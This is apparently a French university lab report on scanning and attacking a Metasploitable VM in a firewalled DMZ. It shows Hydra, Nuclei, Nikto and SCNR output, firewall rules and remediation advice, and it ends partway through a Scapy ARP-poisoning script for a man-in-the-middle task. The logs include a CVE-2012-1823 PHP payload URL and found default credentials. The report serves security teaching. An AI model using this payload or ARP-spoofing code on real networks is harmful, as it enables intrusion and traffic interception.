Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-02 11:27:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.1.119:21/
[21][ftp] host: 192.168.1.119 login: anonymous password: anonymous
[STATUS] attack finished for 192.168.1.119 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-02 11:27:25
```

Bruteforce réussie de Legoin de FTP sur Metasploitable

```
[*] nuclei -u 192.168.1.119
v3.2.2
projectdiscovery.io

[INF] Current nuclei version: v3.2.2 (latest)
[INF] Current nuclei-templates version: v9.8.0 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] Targets added to current scan: 85
[INF] Templates loaded for current scan: 7789
[INF] Executing 5730 signed templates from projectdiscovery/nuclei-templates
[WRN] Loaded 2075 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current host: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1457 (Reduced 1420 Requests)
[CVE-2012-1823] [http] [high] http://192.168.1.119/index.php?-d+allow_url_include%3don+-d+auto-prepend_file%3dphp%3a//input
[apache-detect] [http] [info] http://192.168.1.119 [Apache/2.2.8 (Ubuntu) DAV/2]
[php-detect] [http] [info] http://192.168.1.119 [5.2.4]
[tech-detect] [http] [info] http://192.168.1.119
[http-missing-security-headers:-permitted-cross-domain-policies] [http] [info] http://192.168.1.119
[http-missing-security-headers:-cross-origin-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:-cross-origin-resource-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:-permissions-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:-content-type-options] [http] [info] http://192.168.1.119
[http-missing-security-headers:-frame-options] [http] [info] http://192.168.1.119
[http-missing-security-headers:-referrer-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:-clear-site-data] [http] [info] http://192.168.1.119
[http-missing-security-headers:-cross-origin-embedder-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:-strict-transport-security] [http] [info] http://192.168.1.119
[http-missing-security-headers:-content-security-policy] [http] [info] http://192.168.1.119
[httpmyadmin-panel] [http] [info] http://192.168.1.119/phpMyAdmin/
[phpinfo-files] [http] [low] http://192.168.1.119/phpinfo.php
[waf-detect:apachegeneric] [http] [info] http://192.168.1.119
[mysql-detect] [javascipt] [info] 192.168.1.119:3306 [version: 5.0.51a-Ubuntu5,Transport: tcp]
[ssh-public-key] [javascipt] [low] 192.168.1.119:22
[ssh-weak-mac-algo] [javascipt] [low] 192.168.1.119:22
[ssh-password-auth] [javascipt] [info] 192.168.1.119:22
[ssh-server-enumeration] [javascipt] [info] 192.168.1.119:22 [SSH-2.0-OpenSSH_4.7p1 Debian-Bubuntu]
[ssh-weakkey-exchange-algo] [javascipt] [low] 192.168.1.119:22
[ssh-auth-methods] [javascipt] [info] 192.168.1.119:22 [["publickey","password"]]
[ssh-weak-algo-supported] [javascipt] [medium] 192.168.1.119:22
[ssh-sha1-hmac-algo] [javascipt] [info] 192.168.1.119:22
[ssh-diffie-hellman-logjam] [javascipt] [low] 192.168.1.119:22
[postgres-default-logins] [javascipt] [high] 192.168.1.119:5432 [passwords="postgres", usernames="postgres"]
[CVE-2011-2523] [tcp] [critical] 192.168.1.119:6200
[ftp-anonymous-login] [tcp] [medium] 192.168.1.119:21
[esmtp-detect] [tcp] [info] 192.168.1.119:22 [SSH-2.0-OpenSSH_4.7p1 Debian-Bubuntu]
[openssh-detect] [tcp] [info] 192.168.1.119:22 [SSH-2.0-OpenSSH_4.7p1 Debian-Bubuntu]
[samba-detect] [tcp] [info] 192.168.1.119:139
[smbt-service-detect] [tcp] [info] 192.168.1.119:139
[vnc-service-detect] [tcp] [info] 192.168.1.119:5900 [RFB 003.003]
```

Capture du scanner Nuclei dans la DMZ du Metasploitable. (Sans Firewall)

SAÉ Cyber 4.0 Sécurisation d'un SI

```
(root㉿kali)-[~] # m - nuclei -u 87.10.10.1
[INFO] Starting Nuclei v3.2.2
[INFO] Using template engine: j2
[INFO] Using output engine: console
[INFO] Using reporter: none
[INFO] Current nuclei version: v3.2.2 (outdated)
[INFO] Current nuclei-templates version: v9.8.0 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 85
[INF] Templates loaded for current scan: 7789
[INF] Executing 5730 signed templates from projectdiscovery/nuclei-templates
[WRN] Loaded 2075 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1457 (Reduced 1420 Requests)
[CVE-2012-1823] [http] [high] http://87.10.10.1/index.php?-d+allow_url_include%3don+-d+auto-prepend_file%3dphp%3a//input
[apache-detect] [http] [info] http://87.10.10.1 [Apache/2.2.8 (Ubuntu) DAV/2]
[php-detect] [http] [info] http://87.10.10.1 [5.2.4]
[tech-detect:php] [http] [info] http://87.10.10.1
[http-missing-security-headers:strict-transport-security] [http] [info] http://87.10.10.1
[http-missing-security-headers:permissions-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:content-security-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:x-frame-options] [http] [info] http://87.10.10.1
[http-missing-security-headers:x-content-type-options] [http] [info] http://87.10.10.1
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://87.10.10.1
[http-missing-security-headers:referrer-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:clear-site-data] [http] [info] http://87.10.10.1
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://87.10.10.1
[phpmyadmin-panel] [http] [info] http://87.10.10.1/phpMyAdmin/
[phpinfo-files] [http] [low] http://87.10.10.1/phpinfo.php
[waf-detect:apachegeneric] [http] [info] http://87.10.10.1/
[ftp-anonymous-login] [tcp] [medium] 87.10.10.1:21

(root㉿kali)-[~] #
```

Capture scanner Nuclei de Metasploitable depuis l'extérieur (Passent par le FW)

```
root@rt-mob16:/home/rt/nikto# ./nikto.pl -h 192.168.1.119
- Nikto V2.1.6
=====
+ Target IP:      192.168.1.119
+ Target Hostname: 192.168.1.119
+ Target Port:    80
+ Start Time:    2024-04-02 11:26:54 (GMT2)
=====
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content in a different fashion to the MIME type.
Uncommon header 'tcm' found, with contents: list
Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for /
Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
OSVDB-3268: /doc/: Directory indexing found.
OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
OSVDB-12184: /?PHP8885F2A0-3C92-11d3-A3A9-4C7B88C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
OSVDB-12184: /?PHP9E568F36-D428-11d2-A769-00AA0001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
OSVDB-12184: /?PHP9E568F34-D428-11d2-A769-00AA0001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
OSVDB-12184: /?PHP9E568F35-D428-11d2-A769-00AA0001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 18:24:00 2008
OSVDB-3268: /test/: Directory indexing found.
OSVDB-3092: /test/: This might be interesting.
OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
OSVDB-3268: /icons/: Directory indexing found.
OSVDB-3233: /icons/README: Apache default file found.
OSVDB-3092: /phpMyAdmin/ directory found
OSVDB-12184: /?PHP8885F2A0-3C92-11d3-A3A9-4C7B88C10000: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
8918 requests: 0 error(s) and 26 item(s) reported on remote host
+ End Time:    2024-04-02 11:29:22 (GMT2) (148 seconds)
=====
+ 1 host(s) tested
```

Capture du scanner Nikto dans la DMZ du Metasploitable. (Sans Firewall)

SAÉ Cyber 4.0 Sécurisation d'un SI

```
root@rt-mob16:/home/rt/nikto/program# ./nikto.pl -h 87.10.10.1
- Nikto v2.1.6
+ Target IP: 87.10.10.1
+ Target Hostname: 87.10.10.1
+ Target Port: 80
+ Start Time: 2024-04-03 11:00:24 (GMT2)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled for MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternate file names were found:
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/ directory is browsable. This may be /usr/doc.
OSVDB-12184: /?PHP88BF2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
OSVDB-12184: /?PHP9E9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
OSVDB-12184: /?PHP9E9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHP9E9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via Etags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 18:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8892 requests: 2 error(s) and 26 item(s) reported on remote host
+ End Time: 2024-04-03 11:02:12 (GMT2) (108 seconds)
-----
+ 1 host(s) tested
root@rt-mob16:/home/rt/nikto/program#
```

Capture scanner Nikto de Metasploitable depuis l'extérieur (Passent par le FW)

The screenshot shows a terminal window titled 'Applications Emplacements Système' with the command 'tp@rt-mob: ~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin'. The output of the Nikto scan is displayed, listing various security issues found on the target host.

```
[+] Relevant issues:
[+] -----
[+] Cross-Site Scripting (XSS) in HTML tag in header input 'Referer' using GET at the following pages:
[+]   * http://192.168.1.119/mutillidae/index.php?page=user-info.php&username=scnr_engine_name&password=5543!scnr_engine_secret&user-i
nfo-php-submit-button=View%20Account%20Details
[+]   * http://192.168.1.119/mutillidae/?page=add-to-your-blog.php
[+]   * http://192.168.1.119/mutillidae/phpinfo.php
[+]   * http://192.168.1.119/mutillidae/login/index.php?page=login.php
[+]   * http://192.168.1.119/mutillidae/login/
[+]   * http://192.168.1.119/mutillidae/register/index.php?page=register.php
[+]   * http://192.168.1.119/mutillidae/register/`

[+] Cross-Site Scripting (XSS) in event tag of HTML element in header input 'Referer' using GET at the following pages:
[+]   * http://192.168.1.119/mutillidae/index.php?page=user-info.php&username=scnr_engine_name&password=5543!scnr_engine_secret&user-i
nfo-php-submit-button=View%20Account%20Details
[+]   * http://192.168.1.119/mutillidae/?page=add-to-your-blog.php
[+]   * http://192.168.1.119/mutillidae/phpinfo.php
[+]   * http://192.168.1.119/mutillidae/login/index.php?page=login.php
[+]   * http://192.168.1.119/mutillidae/login/
[+]   * http://192.168.1.119/mutillidae/register/index.php?page=register.php
[+]   * http://192.168.1.119/mutillidae/register/`

[+] Cross-Site Scripting (XSS) in script context in cookie input 'showhints' using GET at the following pages:
[+]   * http://192.168.1.119/mutillidae/?page=add-to-your-blog.php
[+]   * http://192.168.1.119/mutillidae/index.php?do=toggle-hints&page=home.php

[+] Cross-Site Scripting (XSS) in header input 'User-Agent' using GET at the following pages:
[+]   * http://192.168.1.119/mutillidae/index.php?page=home.php&do=toggle-security
[+]   * http://192.168.1.119/mutillidae/
```

SAÉ Cyber 4.0 Sécurisation d'un SI

```
[~] Report saved at: /home/tp/.scnr/reports/192.168.1.119_2024-04-03_09_27_07_+0200.ser [13.53MB]
[~] The scan has logged errors: /home/tp/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin/../system/..../logs/engine/error-26352.log

[~] Currently auditing http://192.168.1.119/doc/libxdmc6/copyright

[~] Audited 3204 page snapshots.

[~] Duration: 16:49:51
[~] Processed 3449506/3464186 HTTP requests -- failed: 2271
[~] -- 58.992 requests/second.
[~] Processed 2498/2498 browser jobs -- failed: 16
[~] -- 1.262 second/job.

[~] Burst avg application time 0.0 seconds
[~] Burst average response time 0.0 seconds
[~] Burst average responses/s 0.0 responses/second

[~] Average application time 0.017 seconds
[~] Download speed 798.923 Kbps
[~] Upload speed 2.284 Kbps
[~] Concurrency 1/10 connections

=====
[~] Please provide feedback at: contact@ecsypno.com
[~] -- Thank you in advance!
=====
```

tp@rt-mob:~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin\$./scnr http://192.168.1.119/

Capture du scanner SCNR dans la DMZ du Metasploitable

```
.bash_history .local/
.bash_logout Modèles/
.bashrc .mozilla/
.Bureau/ Musique/
c2691-adventuresek9-mz.124-5a.bin nano.save
.cache/ .pki/
capture_file-01.cap Postman/
capture_file-01.csv .profile
capture_file-01.kismet.csv Public/
capture_file-01.kismet.netxml .putty/
capture_file-01.log.csv .scapy_history
capture_file-02.cap .scnr/
capture_file-02.csv script.py
capture_file-02.kismet.csv .ssh/
capture_file-02.kismet.netxml Téléchargements/
capture_file-02.log.csv Vidéos/
certif/ .viminfo
.config/ vsftpd-cert.pem
.cuboid/ vsftpd-key.pem
dhcp_dos.py .Xauthority
.dmrcc .xsession-errors
Documents/ .xsession-errors.old
tp@rt-mob:~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin$ ./scnr_reporter --report=html:outfile=my_report.html.zip /home/tp/192.168.1.1
19_2024-04-03_09_27_07_+0200.ser
-- Update v1.3.14.3 is available for download:
-- https://github.com/scnr/installer

[ERROR] License is for community edition, while dev or trial or basic or pro or sdlc or enterprise required.
```

tp@rt-mob:~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin\$

Capture d'écran de problème de rapport de scan

Le problème était quand je voulais avoir un beau rapport de scan pour bien voir les différents résultats de scan mais qu'on pouvait pas car on avait pas le license pour. Du coup pour voir les résultats, on a dû nous méfier au logs de scan qui nous a été fourni.

Un autre problème était que les scan SCNR ont été trop agressifs pour le VM qu'il n'avait pas assez de mémoire. Pour résoudre on a augmenter le RAM sur le VM sous Virtualbox et augmenter les cores du CPU en

SAÉ Cyber 4.0 Sécurisation d'un SI

Mise en place Metasploitable/Nikto/SCNR: Fait par
Fatih KURUL

Nuclei/Légion et tester les scanner passant par le FW et sans FW: Fait par
Nicolas RABERGEAU

La machine VM Metasploitable a été configurée en Bridge sur l'interface (eth1 10.0.0.5) ou ce situe le le Serveur WEB/FTP (eth0 10.0.0.1) du Réseau A avec les 2 reliée à la DMZ du Stormshield grâce à un switch.

J'ai utilisé Nuclei/Légion sur mon propre PC portable avec Kali linux en dual boot et puis utiliser Nikto/SCNR sur les PC portable d'IUT.

Lors des scans, nous avons remarqué des différences entre un scan interne au LAN et un autre effectué depuis l'extérieur au WAN. C'est difference sont du au fait que nos trafic entrant depuis l'extérieur passe par les filtrage présent sur le firewall. Cela permet de ne pas pouvoir scanner tout le réseau interne depuis le réseau externe. Pour un attaquant, cela rend les attaques plus difficiles depuis le réseau externe.

Filtrage utilisé:

Index	Status	Action	Source	Destination	Dest. port	Proto...	Security inspection	Comment
1	on	pass	unknown@Net	Internet	http	IDS	Crée le 2024-03-27 10:16:33, par admin (1...)	
2	off	pass	Any	DMZ_A	https	IPS	Created on 2024-04-03 09:30:43 by admin (...)	
3	on	pass	a[redacted] Network_in	Internet	http	IDS	Crée le 2024-04-02 13:09:23, par admin (1...)	
4	on	pass	Any	Firewall_out [redacted] SRV_FTP_HTTP_A	ftp	IDS	Crée le 2024-03-26 12:05:55, par admin (1...)	
5	on	pass	Any	Firewall_out [redacted] SRV_FTP_HTTP_A	https	IDS	Crée le 2024-03-26 12:05:55, par admin (1...)	
6	on	pass	a[redacted] DMZ_A	DMZ_B	Any	IDS	Crée le 2024-03-26 12:05:55, par admin (1...)	
7	on	block	a[redacted] DMZ_A	LAN_A	Any	IPS	Crée le 2024-03-26 12:05:55, par admin (1...)	
8	on	block	Internet	LAN_A	Any	IPS	Crée le 2024-03-26 12:05:55, par admin (1...)	
9	on	block	Any	Any	Any	IPS	Crée le 2024-03-26 12:05:55, par admin (1...)	

NAT utilisé:

SAÉ Cyber 4.0 Sécurisation d'un SI

Rule	Source	Destination	Protocol	Options
1	Network_in	Internet	Any	
2	Metasploit	Firewall_out	http	NAT inside IPS...
3	Metasploit	Firewall_out	https	NAT inside IPS...
4	Metasploit	Firewall_out	http	NAT inside IPS...
5	Metasploit	Firewall_out	ftp	NAT inside IPS...
6	Metasploit	Firewall_out	ftp-data	NAT inside IPS...
7	Metasploit	Firewall_out	ftps	NAT inside IPS...

SCNR :

Pour SCNR ont a eu des problèmes d'installation notamment sur la licence de logiciel. Comme solution on a décidé de mettre nos informations pour avoir un version “trial mode”.

SCNR a donc scanné chaque pages, découvertes par une énumération complètes des pages du sites et des ses sous-domaines, avec toutes les méthodes qu'il connaissait. Le scan n'a pas non plus été terminé car il peut prendre plus de 20 heures en total ce qui explique la durée de la tâche et les PC fixe d'ut ou ce situe le victime du scan (metasploitable) éteindre tout seule à la fin du journée. Malgré de ne pas faire un scan complete on a peu avoir largement d'information suffisantes sur des vulnérabilités du victime

Nuclei :

Nuclei n'a pas posé problème pour l'installation et l'utilisation. L'utilisation se faire par cmd, voici la commande pour faire la scan: *nuclei -u <Adresse IP>*

Nuclei fait un scan très large et varié sur plein de protocoles et services différents en relevant les failles. Comme vu dans les captures d'écran au-dessus le Firewall a réussi à bloquer pas mal des services comme ssh/postgres/samba/smtp etc.

Légion :

Pour l'installation, Légion était déjà inclus dans mon PC portable Kali Linux donc aucun problème pour ça.

Légion utilise nmap pour découvrir différents services et protocoles Il est aussi composé d'un interface

graphique. Il peut aussi tester d'exploiter direction que ca soit bruteforce ou autre. Dans les captures d'écran un dessus on a pris d'exemple de FTP et postgres. Pour un attaquant cet outil sert à faciliter la découverte, la reconnaissance et l'exploitation des systèmes d'information.

Comme dans Nuclei, Légion était victime de nos filtres de Firewall. Les seuls services qui ont été trouvés sont http et ftp.

Nikto :

Nikto ne nous a posé aucun problème, que ce soit pour l'installation ou l'utilisation pour les scan.

Nikto se concentre sur le scan WEB et en particulier les XSS (Cross-Site Scripting). Il nous corrige ici quelques failles trouvées sur la machine cible. L'outil permet un argument de niveau de scan d'effectuer un scan plus ou moins approfondi et donc d'obtenir plus ou moins de résultats.

Les résultats de scan avec et sans FW restent à peu près la même vu le scan concentre les service web et que nos filtrage donnent plus d'accès au ces service web du serveur.

Voici donc une liste de différente faille trouver et comment les régler :

Vulnérabilités du système d'exploitation : Metasploitable est basé sur des versions anciennes et vulnérables de distributions Linux, telles qu'Ubuntu et Debian. Il faut donc maintenir le système d'exploitation à jour en installant les derniers correctifs de sécurité.

Services non sécurisés : Des services tels que FTP, Telnet, et d'autres sont configurés avec des mots de passe faibles ou sans authentification. Il faut donc désactiver les services inutiles et renforcer la sécurité des services nécessaires en utilisant des mots de passe forts, en activant l'authentification multi-facteurs lorsque cela est possible, et en limitant les accès.

Vulnérabilités logicielles : Les logiciels installés sur Metasploitable , tels que les serveurs web Apache, les bases de données MySQL, etc.comporte des failles de sécurité. Il faut mettre à jour régulièrement ces logiciels avec les derniers correctifs de sécurité disponibles.

Injection SQL : Les applications web sur Metasploitable sont vulnérables aux attaques par injection SQL, ce qui permet à un attaquant d'exécuter du code SQL non autorisé. Pour prévenir cela, on utilise des requêtes paramétrées pour interagir avec la base de données.

Failles de sécurité réseau : Metasploitable comporte des vulnérabilités au niveau du réseau, telles que des services mal configurés ou des règles de pare-feu laxistes. Il faut donc configurer correctement les règles de pare-feu pour limiter l'accès aux services nécessaires, et utiliser des connexions chiffrées comme SSH et désactiver les services non utilisés.

Tâche 8 Réalisation d'une attaque MiM (3,75 points)**Liste des personnes impliquées avec pourcentage de répartition****Bilal DAKHOUCHE****100 %**

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Vol d'une connexion HTTP

Installez une machine dans votre DMZ en la branchant sur un switch. Faites une attaque par empoisonnement ARP pour usurper l'adresse ARP du serveur Web et affichez une page différente. Puis, faites une redirection de la connexion du client vers le vrai serveur. Le client ne s'apercevra plus qu'il y a le pirate entre lui et le serveur.

Modifiez des données de la page HTML envoyée au client.

Vous devrez utiliser une application pouvant forger des paquets ARP comme Scapy ou Arp-sk par exemple.

Sous-tâches	Evaluation prof
Installez un forgeur de paquets ARP	
Usurpation de l'adresse ARP du serveur	
Redirection de la connexion	
Modification des données HTML	

Rapport

(Expliquez votre attaque, captures d'écrans des installations, de l'usurpation de la connexion et de sa redirection, code source ou commande de la modification de l'HTML, etc.)


SAÉ Cyber 4.0 Sécurisation d'un SI

Une attaque Man in the Middle (MitM) est une attaque qui vise à se positionner entre 2 machines. Les possibilités sont nombreuses, on peut usurper l'identité d'une machine, interrompre le lien entre ces 2 machines, etc ... Ici, nous avons réalisé une attaque MitM pour usurper l'identité d'un serveur web. Pour cela, on (l'Hacker) se place dans le réseau de la DMZ (10.0.0.0/24), la victime est placée dans la DMZ également.

En premier lieu, la victime a accès au serveur web via son adresse IP (10.0.0.1). Les pings passent aussi (on est en local). Pour faire cette attaque, il faut inscrire l'adresse MAC de l'Hacker dans la table ARP de la victime pour lui faire croire que je suis le serveur (la machine victime pensera que je suis le serveur). On fait la même chose pour le serveur, on lui fait croire que je suis le client et ensuite l'attaque est mise en place, c'est-à-dire que mon adresse mac est dans la table ARP des 2 machines.

A ce niveau-là, je suis entre les 2 machines, donc les paquets passent par la mienne mais il ne se passe rien d'autre. Donc s'il doit y avoir une communication, ma machine récupérera les paquets que le client enverra au serveur, mais elle ne fera rien d'autre avec, donc le serveur n'aura pas la requête du client. Il faut activer « IP Forwarding » sur la machine pirate qui va acheminer les paquets de chaque côté et cela permettra de mettre en relation le client et le serveur tout en étant l'intermédiaire des 2.

On peut maintenant initier l'attaque. On vérifie avant que la machine victime a accès au serveur avant l'attaque.



Capture d'écran de la page du serveur (avant attaque)

Une fois cela fait, on peut initier l'attaque avec un script écrit par moi-même ou avec l'outil ettercap installé par défaut sur kali linux. Ici, je vais utiliser le script suivant :

```

#!/usr/bin/env python
from scapy.all import *
VictimIP = '10.0.0.200'
HackerIP = '10.0.0.201'
ServeurIP = '10.0.0.1'
VictimMAC = getmacbyip(VictimIP)
print(VictimMAC)
HackerMAC = '00:e0:4c:36:46:e3'
print(HackerMAC)
ServeurMAC = getmacbyip(ServeurIP)
print(ServeurMAC)
frameToVictim =
Ether(dst=VictimMAC,src=HackerMAC)/ARP(op=2,hwsrc=HackerMAC,
hwdst=VictimMAC, psrc=ServeurIP, pdst=VictimIP)
frameToServer =
Ether(dst=ServeurMAC,src=HackerMAC)/ARP(op=2,hwsrc=HackerMAC,
hwdst=ServeurMAC, psrc=VictimIP, pdst=ServeurIP)

frameToVictim.show()
frameToServer.show()

